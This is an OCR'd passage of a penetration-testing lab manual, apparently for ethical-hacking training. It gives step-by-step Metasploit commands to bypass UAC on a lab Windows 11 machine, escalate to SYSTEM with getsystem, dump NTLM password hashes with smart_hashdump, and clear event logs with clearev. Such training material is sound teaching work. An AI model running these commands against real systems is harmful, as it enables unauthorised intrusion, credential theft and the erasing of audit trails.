
67. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
68. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

    Note: In This task, **10.10.1.13** is the IP Address of the attacker machine (here, **Parrot Security**).

69. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 11** machine.
70. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.



71. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.




72. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

    Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

73. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.


    Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

74. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.



75. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.
76. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.
77. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

    Note: You can further crack these password hashes to obtain plaintext passwords.



78. Thus, you have successfully escalated privileges by exploiting the Windows 11 machine's vulnerabilities.

79. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

80. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.

81. Close all open windows and document all the acquired information.


Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Switch to the **Windows 11** virtual machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** to enter the password in the Password field and press **Enter** to login.
3. Create a text file named **Secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

